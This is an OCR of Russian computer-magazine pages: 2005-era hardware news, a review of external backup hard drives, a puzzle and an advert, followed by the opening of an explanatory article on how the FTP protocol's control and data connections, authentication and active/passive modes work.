Беспроводная сеть на 802.11b/g или a/b/g
Встроенная веб-камера

МОБИЛЬНЫЙ TURION

AMD недавно официальным пресс-релизом представила свою новую платформу для мобильных компьютеров Turion 64. По аналогии с интеловским Centrino Mobile технология AMD состоит из трех компонентов: центрального процессора, микросхем базовой логики и модуля беспроводной связи. Правда, чипсет и wi-fi-микросхема будут поставляться другими производителями.

Кристаллы Turion 64 основаны на новом ядре Lancaster, которое производится с соблюдением норм 90 нм техпроцесса. Они поддерживают набор инструкций SSE3, что роднит их с последними серверными моделями. Площадь кристалла составляет 115 мм^2, количество транзисторов — 114 млн, и используется слот 754-pin mPGA.

В представленной линейке есть несколько кристаллов, все они различаются частотами работы, тепловыделением и объемом кэш-памяти. Одновременно с этим все модели оборудованы одноканальным контроллером памяти и 800 МГц шиной HyperTransport. Различия, как и полагается, отражены в названиях моделей. Так, turion 64 MT-xx потребляет 25 Вт, в то время как ML-модификация — 35 из-за встроенного контроллера памяти; последние две цифры маркировки отражают производительность моделей. Следуя лучшим традициям, Turion 64 поддерживает технологию энергосбережения PowerNow!, защиту от переполнения буфера EVP (Enhanced Virus Protection) и работу с 64-разрядным софтом. AMD Turion 64 Mobile планируется использовать в качестве основы для компактных ноутбуков. Уже сейчас на рынке начали появляться предложения от ASUS, Acer, Fujitsu и BenQ, работающих на этой платформе.

TWINMOS ПРЫГАЕТ ВЫШЕ ГОЛОВЫ



В ходе выставки CeBIT-2005 компания TwinMOS продемонстрировала публике новые модули памяти DDR2-800 МГц DRAM и заодно установила новый рекорд производительности. На своем стенде инженеры компании продемонстрировали комп с установленными модулями DDR2-800 и лихо утверждали, что их компьютер самый быстрый на CeBIT в этом году.

Система, которую показывали на выставке, использует модули памяти DDR2-800, системную плату ABIT Fatal1ty AA8XE, в которой тактовая частота памяти разогнана до 770 МГц. Кроме того, система построена на базе Intel Pentium 4 Extreme Edition с номинальной тактовой частотой 3,73 ГГц (утверждается, что процессор разогнан до 5,4 ГГц). По ожиданиям аналитиков, штучное производство модулей DDR2-800 начнется в июне и продажи будут ориентированы на маньяков-оверклокеров. Фигня в том, что пока на рынке нет чипсетов, нормально поддерживающих такую частоту. И конечно, выпускать такие модули серийно нет никакого смысла.

HDD-ПЛЕЕР ОТ SAMSUNG

Всем известная компания Samsung решила не отставать от лидеров по производству HDD-плееров и выпустила две новые модели. Samsung YH-925GS и YH820-MC. YH-925GS предназначается тем, кому важен объем памяти, он составляет целых 20 Гб. Теперь ты точно сможешь залить всю свою любимую музыку на плеер и ни в чем себе не отказывать. Вторая модель имеет размеры немного больше флеш-плеера, но в ее недрах ты найдешь хард на 5 Гб. Из особенностей этих девайсов стоит отметить цветной дисплей на 65000 цветов размером 1,8 и 1,5 дюйма соответственно и продолжительное время автономной работы по 10 и 8 часов.

Алексей Шуваев, test_lab (test_lab@gameland.ru)

ВНЕШНИЕ HDD



В НАШЕЙ ЖИЗНИ РЕГУЛЯРНО ПРОИСХОДЯТ НЕПРИЯТНОСТИ. ОДНОЙ ИЗ НИХ, СВЯЗАННОЙ С КОМПЬЮТЕРНЫМ МИРОМ, ЯВЛЯЕТСЯ ПОТЕРЯ ИНФОРМАЦИИ. ЛУЧШИМ СПОСОБОМ СОХРАНЕНИЯ ДАННЫХ ЯВЛЯЕТСЯ ЧЕЛОВЕЧЕСКАЯ ПАМЯТЬ, НО КОГДА ТВОЯ ГОЛОВА ПУХНЕТ ОТ ТЕЛЕФОННЫХ НОМЕРОВ И СЧЕТОВ, НА ПОМОЩЬ ПРИХОДИТ КОМПЬЮТЕР. ДАБЫ УМЕНЬШИТЬ РИСК ПОТЕРИ ДАННЫХ, ВСЕ СЕРЬЕЗНЫЕ ОРГАНИЗАЦИИ ИСПОЛЬЗУЮТ BACKUP-СИСТЕМЫ. НУ А ЧЕМ ТЫ ХУЖЕ? СЕГОДНЯ МЫ РАССМОТРИМ ЕМКОСТНЫЕ ДИСКИ ВО ВНЕШНЕМ ИСПОЛНЕНИИ, КОТОРЫЕ МОГУТ ПОСЛУЖИТЬ НЕ ТОЛЬКО ДЛЯ БЭКАПА ВСЕХ ТВОИХ ЛИЧНЫХ ДАННЫХ, НО И ДЛЯ ПЕРЕНОСА ИНФОРМАЦИИ НА КОМП ТВОЕГО ДРУГА I

|Maxtor One Touch 2 | Western Digital WDXC2500JB | Western Digital WDXF2500JB | Seagate USB 2.0 Portable External Hard Drive | ZIV2 | Ximeta NetDisk | Seagate USB 2.0 Pocket Hard Drive | Transcend PhotoBank |

Сохрани все и поделись с другом

[сколько вешать...] Тема бэкапа актуальна всегда и везде. Достаточно войти на любой поисковик, набрать «backup», и сразу становится ясно, скольких людей занимает эта тема. Основные высказывания будут в духе «Какой же я лопух» и «Не повторяйте моих ошибок». Поэтому принимаем: резервному копированию — быть. Теперь стоит определиться, на какой объем рассчитывать. Брать меньше 40 гигабайт смысла нет, так как желательно иметь несколько точек восстановления. Если ты держишь свой сервер или просто хочешь менее чем за час восстановить системный диск, не стоит закидывать туда всю коллекцию музыки и видео, но желательно иметь несколько бэкапов по разным датам. Отсюда делаем вывод: брать надо не менее 100 Гб. Итак, мы определились с объемом данных и будем обращать внимание на технологичность и упакованность наших игрушек различными функциями.

[технология] Современные внешние винчестеры имеют два основных интерфейса с компьютером: USB 2.0 и FireWire. Конечно, более популярны HDD на основе USB, так как этот интерфейс есть абсолютно на всех материнских платах, а FireWire лишь относительно недавно начали применять при создании системной логики. К счастью, производители создают свои винчестеры, сохраняя оба вида подключения, так что выбирать предстоит тебе самому. Между IEEE1394 и USB 2.0 разницы особой ты не заметишь, так как передача данных ограничена скоростными показателями самого винчестера. Довольно часто внешние девайсы создаются на базе серийных моделей HDD, к которым просто добавляют контроллер и пару-тройку кнопок, на которые вешают включение, резервное копирование или какое-нибудь действие на усмотрение производителя или владельца (софт, идущий в комплекте, зачастую позволяет перенастроить функции кнопок на устройстве). Чтобы не создавать нагрузку в плане питания, многие винчестеры имеют собственный выносной блок, который потребуется подключить, так что позаботься о свободной розетке заранее.


[бэкап и мобильность] Хоть многие внешние винчестеры и имеют кнопку «Бэкап», но надо признать, что они проигрывают по продолжительности жизни внутренним. Это связано хотя бы с тем, что их часто переносят, роняют, трясут. HDD в тесном корпусе то и дело перегревается. Внешний источник питания стабилизирован намного хуже, чем компьютерный, и электроника винта подвержена частым скачкам напряжения. USB-интерфейс довольно часто отходит, что вредно как при записи на винт, так и в том случае, когда HDD питается от USB-шины.
Зато производители стараются сделать мобильные HDD более живучими, применяя всевозможные противоударные технологии. Правда, частенько стремление к компактности все же перевешивает.
Обычно внешние винты используют для переноса большого количества данных с одного компа на другой. Хотя использование их для бэкапа все более оправдано.

[что ты получишь за свои деньги] Нередко внутри внешнего HDD находится обычный серийный IDE-винчестер для PC или ноутбука. Это дает надежду в будущем при необходимости вставить в коробку носитель поновее. Однако в этом случае ты, скорее всего, потеряешь гарантию, поэтому для таких целей лучше купить HDD-Rack (пустую коробку с USB-интерфейсом, в которую можно вставить практически любой серийный HDD).
Если ты планируешь работать с большим количеством маленьких файлов, то будет полезен восьмимегабайтный буфер. Производитель может прикрепить к устройству флешридер или оснастить его сверхпрочным корпусом, что немаловажно для переносного девайса.
Помни, что современные шустрые винты выделяют при работе немало тепла, и присмотрись внимательно: если корпус металлический (фактически, радиатор) или имеет множество вентилирующих отверстий — его можно брать для активной и длительной работы. Ведь, чтобы скопировать 200 Гб фильмов у твоего приятеля, винчестеру потребуется не один час активной работы, и нагреется он неслабо.

[как мы тестировали] Тест происходил в реальных условиях:
1 Мы носили винчестеры по улице, в том числе и на морозе.
2 Пробовали подключать к разным компьютерам.
3 Копировали множество маленьких и больших файлов.
4 Исследовали особенности чтения программой WinBench.
5 Изучали специальные возможности устройств.
6 Оценивали качество сборки.

Все винты подключались по USB 2.0, как самому распространенному интерфейсу. Кстати, запомни: после возвращения домой с мороза нужно дать винчестеру согреться до комнатной температуры, не то рискуешь обзавестись битым железом

TEST_LAB ВЫРАЖАЕТ БЛАГОДАРНОСТЬ ЗА ПРЕДОСТАВЛЕННОЕ НА ТЕСТИРОВАНИЕ ОБОРУДОВАНИЕ КОМПАНИЯМ USN COMPUTERS (Т. (095) 775-8202, *www.usn.ru*), INPRICE (Т. (095) 748-3688, *www.inprice.ru*), А ТАКЖЕ РОССИЙСКИМ ПРЕДСТАВИТЕЛЬСТВАМ КОМПАНИЙ MAXTOR, SEAGATE И WESTERN DIGITAL.



Maxtor One Touch 2

Емкость: 250 Гб

Интерфейс подключения к компьютеру: USB 2.0, 2xFireWire

Внешнее питание: есть

Первый девайс в нашем тесте. Внешность предельно лаконична и дает понять, что собран он для серьезной работы. Передняя панель всего с одной кнопкой — активация бэкапа. Она же играет роль индикатора включения и работы диска, благодаря двум светодиодам, которые перемигиваются при передаче данных. На задней панели располагаются все штекеры: питание, два порта FireWire и один порт USB. Есть также выключатель питания и отверстие вентиляции. Корпус выполнен из металла, что дает право рассчитывать на хорошее охлаждение — и правда, при активной работе о корпус можно даже греться. Минусом является то, что он довольно долго согревается после похода с ним по морозу. В работе девайс показал себя неплохо. Лишь скачки напряжения (включение холодильника) вызывали сбой устройства и переопределение его заново операционной системой. Грешить здесь можно только на блок питания. Замечено было, что при длительной работе в несколько потоков (копирование с диска сразу нескольких файлов) устройство повисало и прекращало работать. Лечилось только выключением и повторным включением питания. Возможно, это особенность конкретного экземпляра.

Seagate USB 2.0 Pocket Hard Drive

Емкость: 5 Гб

Интерфейс подключения к компьютеру: USB 2.0

Внешнее питание: нет

Еще один представитель внешних накопителей от компании Seagate. На этот раз мы имеем модель карманного типа «емкая дискета». Небольшой по размерам, но достаточно стильный девайс выполнен в форме шайбы или измерительной рулетки, в которой прячется не только маленький HDD, но и кабель подключения к USB. Внешнего питания не нужно, так что ты имеешь шанс получить маленький, но емкий накопитель, который не требует лишней возни и наличия дополнительных проводов. Винчестер на 3600 оборотов в минуту емкостью в 5 Гб не претендует на звание высокопроизводительной системы, но загнать на него пяток фильмов или целый DVD ты можешь легко. В центре корпуса расположен голубой светодиод, который ярко загорается при каждом обращении к винчестеру. Прорезиненное основание не даст соскользнуть этому крохотному винту со стола. Ну а поскольку ты человек, активный во всем, производитель предусмотрел защиту HDD от толчков и сотрясений. Когда будешь хвастать перед друзьями покупкой, не забудь упомянуть, что девайс основан на базе однодюймового жесткого диска и весит при этом 63 грамма, так что полнейшая минимизация не за горами.

Transcend PhotoBank

Емкость: 20, 40 Гб

Интерфейс подключения к компьютеру: USB 1.1, 2.0

Внешнее питание: зарядное устройство

Сие есть даже не совсем винчестер, а целая система, которая приглянется абсолютно всем, кто имеет дело с большими объемами данных. Данный комбайн сочетает в себе мобильный винчестер малых размеров, флешридер и систему архивирования данных. Внешне похожий на современные MP3-HDD плееры, он не умеет воспроизводить файлы, зато обладает встроенным Li-Ion аккумулятором (2200 mAh), которого хватит на 3 часа непрерывной работы. Список поддерживаемых флеш-карт велик и включает почти все носители: CF type I/II, SMC, IBM Microdrive, SD, MMC, MS, MS PRO. Благодаря возможности автономной работы, ты можешь взять его с собой в дорогу и скидывать на него данные с флеш-карты по мере необходимости. Также можно копировать на карту данные, например если захотел обновить коллекцию музыки на флешке. В коробочке был найден удобный кожаный чехол, призванный защитить девайс от всех неприятностей окружающего мира, и зарядное устройство, так как автоматически заряжаться от USB он не обучен.

Seagate USB 2.0 Portable External Hard Drive

Емкость: 200 Гб

Интерфейс подключения к компьютеру: USB 2.0, 2xFireWire

Внешнее питание: есть

При первом взгляде накопитель вызывает воспоминания о существовавшей когда-то приставке Nintendo64 — уж очень похож. Сглаженные углы, эдакий интеллектуальный кубик. Вентиляционные отверстия на боковых гранях не допустят перегрева винчестера. Дизайн устройства можно считать удовлетворительным, непонятно лишь, зачем было делать девайс столь объемным. Два синих светодиода на передней панели информируют о включении и процессе передачи информации синим свечением. Тут же присутствует кнопка резервного копирования. В процессе жестокой эксплуатации винчестер держался молодцом и практически не издавал шумов при работе. На задней панели был обнаружен выключатель, порт USB и два порта FireWire. Хотелось бы пожелать производителю добавить каких-нибудь мультимедийных возможностей, вроде флешридера или DVD-RW, и тогда смело можно будет покупать комбайн для резервного копирования DVD, да и такие огромные габариты это бы оправдало. В общем, можно считать накопитель удавшимся и порадоваться за владельцев этого гаджета.

[Помни о постоянно растущих объемах винчестеров: через год-два твои 100 Гб будут просто смешны. Советуем сразу прикупить винт пообъемнее или узнать о возможности замены носителя более емким.]

[Если тебе нужен высокопроизводительный внешний диск и ты хочешь расшарить к нему доступ по сети, присмотрись к моделям с большим буфером мегабайт на восемь.]

ZIV2

Емкость: 20, 40, 60, 80, 100 Гб

Интерфейс подключения к компьютеру: USB 2.0

Внешнее питание: нет

Довольно давно на рынке внешних накопителей присутствует компания, выпускающая свою продукцию под именем ZIV. Модельный ряд неуклонно расширяется, и сегодня в наши руки попал ZIV2. Внешне неотличимый от собратьев, он выделяется в работе благодаря изменившему цвет с зеленого на синий светодиоду-индикатору. Небольшой, помещающийся в карман рубашки девайс напоминает своим весом, что это все-таки накопитель. Металлический корпус защитит винчестер от повреждений. Как и повелось, у этой модели присутствует цепочка с прищепкой, которую советуем расценивать лишь как украшение. Отличие от остальных моделей заключается в применении нового чипа, который обеспечивает поддержку ATA 6 и гарантирует нам полноценную работу в UltraDMA 4. Кстати, поклонникам Linux он особенно понравится, так как на него легко можно установить эту операционку и грузиться прямо с внешнего винчестера по необходимости. В меру шумный и не слишком греющийся в работе, он отлично подойдет тем, кто хочет иметь при себе небольшой, но емкий носитель.

Ximeta NetDisk

Емкость: 120 Гб

Интерфейс подключения к компьютеру: USB 2.0, Ethernet

Внешнее питание: есть

Этот накопитель выделяется на фоне остальных своими возможностями, которые видны из названия — этот диск является сетевым. Благодаря Ethernet-контроллеру, можно подключить этот носитель к сети и без компьютера. Помимо этого, существует возможность разграничения уровня доступа к папкам винчестера. В любой локалке существует сервер, который обеспечивает пользователей музыкой, софтом и фильмами. Ради всего этого админы сети мучаются с настройкой железа и сервисов, не подозревая об устройстве, которое уже готово для этой работы. Единственной проблемой может оказаться емкость носителя, но никто не запрещает тебе заменить винчестер на более емкий (но учти, что ты все делаешь на свой страх и риск). Внешнее оформление накопителя считаем удовлетворительным, разочаровал лишь материал корпуса, который частично изготовлен из пластика и может треснуть при первом падении. Помимо гнезд подключения на девайсе есть выключатель. Внешний блок питания имеет вилку с узкими контактами, так что при покупке проследи, чтобы был переходник. Также к минусам можно отнести буфер всего на 2 Мб, что для сетевого диска маловато.

Western Digital WDXF2500JB

Емкость: 250 Гб

Интерфейс подключения к компьютеру: 3xUSB 2.0, 2xFireWire

Внешнее питание: есть

Монстр функциональности среди своих собратьев. Данный винчестер от Western Digital порадует своего владельца встроенным флешридером на восемь самых распространенных типов карт. Корпус выполнен из пластика, и создается впечатление, что он вряд ли выдержит хотя бы одно падение со стола на пол. Общий вид изделия понравился. Эргономичность на высоте: отверстия вентиляции есть на нижней и верхней крышках. На передней панели чуть притоплены, чтобы не нажать случайно, три кнопки: включение накопителя (горит синим светом и мигает при передаче данных), синхронизация и полное копирование данных с флеш-карты. Последняя функция очень удобна: нет необходимости включать компьютер, чтобы скопировать содержимое флешки. Данный винчестер примечателен еще и тем, что он выполняет роль USB-хаба, имея на борту два свободных порта USB — по третьему он подключается к компьютеру. В процессе эксплуатации винчестер немного нагревается, но благодаря вентиляционным отверстиям охлаждается нормально. Немного расстроили размеры накопителя, но наличие флешридера оправдывает увеличение габаритов в длину.

Western Digital WDXC2500JB

Емкость: 250 Гб


Интерфейс подключения к компьютеру: USB 2.0, 2xFireWire

Внешнее питание: есть

Данный внешний винчестер имеет на своем борту 250 Гб и 8 Мб буфер памяти. Примечательно, что выполнен он несколько нестандартно: полностью прозрачный блок из пластика с подсветкой красными трубками и синими светодиодами. В полной темноте девайс притягивает всеобщее внимание. Свою работу он демонстрирует двумя светодиодами на передней панели. В нижней части и на задней стенке выполнены вентиляционные отверстия. Следует отметить, что в течение всего теста, а это несколько часов интенсивной работы, винчестер нагрелся не сильно и работал стабильно, радуя скоростью передачи данных и ярким свечением. Никакими внешними кнопками это чудо дизайнерской мысли не обладает, есть лишь четыре выхода на задней панели: питание, FireWire и 2xUSB. Кропотливая работа над внешностью устройства дает понять, что девайс предназначен в первую очередь для работы на публику, что дает повод прийти к приятелю за новой порцией фильмов. Общее впечатление осталось хорошим, страшно лишь за сохранность всей этой красоты, если случится винчестеру упасть.

[Позаботься о качественном питании для внешнего диска, так как включение мощных бытовых приборов может спровоцировать сбой в работе носителя.]

обезьянка: напряги мозг




Правила игры:


Разгадай квест, который придумали профессор Куттер и его научный сотрудник Бублик. Пройдя квест до конца, ты найдешь обезьянку (только, чур, не смотреть в правый нижний угол).

Пункт 1-2. Ищи первое слово. Его координаты: страница 15, столбец 1, восьмая строка, пятое слово.
Пункт 2-3. Ищи первую часть второго слова. Ее координаты: страница 157, столбец 1, двадцать первая строка, шестое слово.
Пункт 3-4. Ищи вторую часть второго слова. Ее координаты: страница 76, столбец 2, сорок пятая строка снизу, третье слово (последние три буквы).
Пункт 4. Теперь открой вторую страницу и найди маленький рисунок в нижнем правом углу. Ты найдешь точно такую же обезьянку, как и здесь. Поздравляю.

4



www.asusnb.ru




Весь Мир у Вас в **Кармане**

Первый КПК со Встроенной 1.3-Мегапиксельной Цифровой Камерой

**Пора забыть
о ноутбуке,
цифровой камере,
MP3 плеере
и диктофоне ....
ASUS MYPAL A730
заменит все это.**





RRC Тел: (095) 956-1717, 133-5320; Факс: (095) 133-5230; Web: www.rrc.ru



FTP-кухня

Протокол FTP и тест-драйв популярных FTP-серверов

ПРОТОКОЛ ПЕРЕДАЧИ ФАЙЛОВ FTP ЯВЛЯЕТСЯ ОДНИМ ИЗ СТАРЕЙШИХ ПРОТОКОЛОВ ИНТЕРНЕТА. МЫ ИСПОЛЬЗУЕМ ЕГО ПОСТОЯННО: ДЛЯ ДОСТУПА К ТОННАМ ВАРЕЗА В СЕТИ, ЗАКАЧКИ ВЕБ-САЙТА НА СЕРВЕР, ОБМЕНА БОЛЬШИМИ ФАЙЛАМИ. РАНО ИЛИ ПОЗДНО, НО КАЖДЫЙ ИЗ НАС СТАЛКИВАЕТСЯ С ПРОБЛЕМОЙ ВЫБОРА ПОДХОДЯЩЕГО СОФТА ДЛЯ ОРГАНИЗАЦИИ СВОЕГО СОБСТВЕННОГО FTP-СЕРВАКА. И ЭТОТ ВЫБОР НЕ ВСЕГДА ОДНОЗНАЧЕН. СЕГОДНЯ МЫ ПРОТЕСТИРУЕМ САМЫЕ ЛУЧШИЕ ПРОГРАММЫ, А ЗАОДНО ПОСМОТРИМ, ЧТО ПРЕДСТАВЛЯЕТ СОБОЙ САМ ПРОТОКОЛ FTP | Степан Ильин aka Step (step@real.xakep.ru)

[с чего все начиналось] Протокол FTP (File Transfer Protocol), каким мы его знаем сейчас, появился отнюдь не сразу. Первые разработки протокола для передачи файлов датируются еще 1971 годом. С тех пор его несколько раз обновляли и вносили в стандарт коррективы, а однажды и вовсе практически полностью переработали. Окончательный вариант FTP был целиком описан в RFC959.

Мы привыкли использовать FTP-клиенты и серверы, которые имеют графический интерфейс, и даже не задумываемся, каким образом происходит общение между ними? Какие команды нужны для элементарных действий по этому протоколу? Да и вообще, что собой представляют эти самые элементарные действия? На самом деле FTP, несмотря на свою простоту, предоставляет широчайшие возможности. Протокол позволяет передавать файлы между клиентом и сервером, просматривать содержимое каталогов, переименовывать и удалять файлы и каталоги на сервере.

Ровно так же, как и многие другие привычные для нас протоколы, FTP использует для своей работы TCP-соединение. Однако между ними все-таки есть существенное отличие. Вспомни HTTP: этот протокол открывает сессию из одного соединения и, выполнив все необходимые действия, закрывает ее. FTP отличается от других проколов (и от HTTP в том числе) тем, что использует не традиционное одно, а сразу два соединения. Первое — управляющее, оно активно на протяжении всего сеанса связи и предназначено для передачи на сервер команд и получения его ответов. Другое соединение называется каналом данных. Оно устанавливается только тогда, когда необходимо передать данные, и закрывается, как только они переданы. Иначе говоря, по управляющему (информационному) каналу, ра-

ботающему в стандарте протокола Telnet, передают только команды. Но они (к примеру, команда на получение файла *STOR*), в свою очередь, могут инициализировать создание канала, по которому будут передаваться непосредственно данные (продолжая пример — затребованный файл). Само собой разумеется, что все TCP-соединения и работа с ними скрыты от глаз пользователя. Любой FTP-клиент имеет в своем арсенале набор интерактивных команд (читай врезку), которые понятны для пользователя. Клиент принимает их, преобразует в команды протокола и в таком виде передает серверу.

[как происходит соединение?] Рассмотрим процесс установки соединения более подробно. Получив от пользователя команду на коннект с сервером, FTP-клиент в первую очередь налаживает управляющий канал, то есть устанавливает TCP-соединение с 21 портом удаленного компьютера. Сервер в ответ посылает одну или несколько строк с приветствием, в котором обычно содержится описание сервера и информация об его владельце. Для продолжения работы пользователю необходимо произвести авторизацию, то есть передать имя и пароль от учетной записи. Логин указывается через пробел после команды *USER*. Аналогичным образом с помощью *PASS* передается и пароль. Причем в случае анонимного доступа к серверу в качестве имени юзера необходимо использовать специальное ключевое слово anonymous, а вместо пароля — любой e-mail. Последнее требование, впрочем, уже давно устарело, и сейчас в большинстве случаев в качестве пароля для анонимного пользователя можно указать все что угодно.

В случае успешной авторизации сервер отправляет клиенту специальное сообщение с кодом 230: «User logged in, proceed». Управляющее соединение при этом не закрывается, оно остается активным и всегда готово для передачи команд на сервер. Как уже было сказано, некоторые из них инициализируют открытие еще одного соединения для передачи данных. Оно также относится к TCP-типу и устанавливается на 20 порту сервера, то есть на единицу меньшем, чем порт управляющего соединения. Номер порта со своей стороны клиент выбирает самостоятельно и передает его серверу с помощью команды *PORT*. Эта команда имеет шесть параметров в виде десятичных чисел, которые разделены между собой запятыми. Первые четыре числа представляют собой специфическую запись IP-адреса, а два последних — номер порта. Это легко показать на примере. Так, команда *PORT 192,168,0,2,5,114* ссылается на IP-адрес 192.168.0.2 и порт 5*256+114=1394. Раз клиент формирует команду самостоятельно, то и ее параметры может указать совершенно произвольные, например вместо информации о себе подсунуть координаты другого FTP-сервера. Замечу, что это не брешь в протоколе, а намеренный шаг. Такой прием очень часто используется для организации прямого соединения двух серваков, чтобы напрямую по быстрым инет-каналам передавать между ними данные.

Упомянутая мною команда *PORT* характерна для активного режима работы с FTP (active mode). Логично предположить, что существует еще и пассивный вариант (passive mode). Так и есть. В пассивном режиме клиент локально открывает два так называемых непривилегированных порта (N>1024 и N+1). Первый из них, как обычно, используется для организации информационного канала с 21 портом сервера. Однако после соединения и авторизации на сервере клиент посылает команду не *PORT*, а *PASV* (переход в пассивный режим работы). В результате сервер сам открывает произвольный порт (P>1024) и передает информацию о нем с помощью команды *PORT*. Клиенту в этом случае остается только установить на него TCP-соединение, со своей стороны используя заведомо открытый локальный порт N+1.

Важно отметить, что канал для передачи данных используется не только для транспортировки файлов между клиентом и сервером. Помимо этого, по нему также передается содержимое каталогов (команда *LIST*). Впрочем, для многих других команд его инициализация не требуется. Так, FTP-клиент вполне может обойтись без него для того, чтобы переименовать или удалить файл/каталог, изменить текущую папку и т.д.






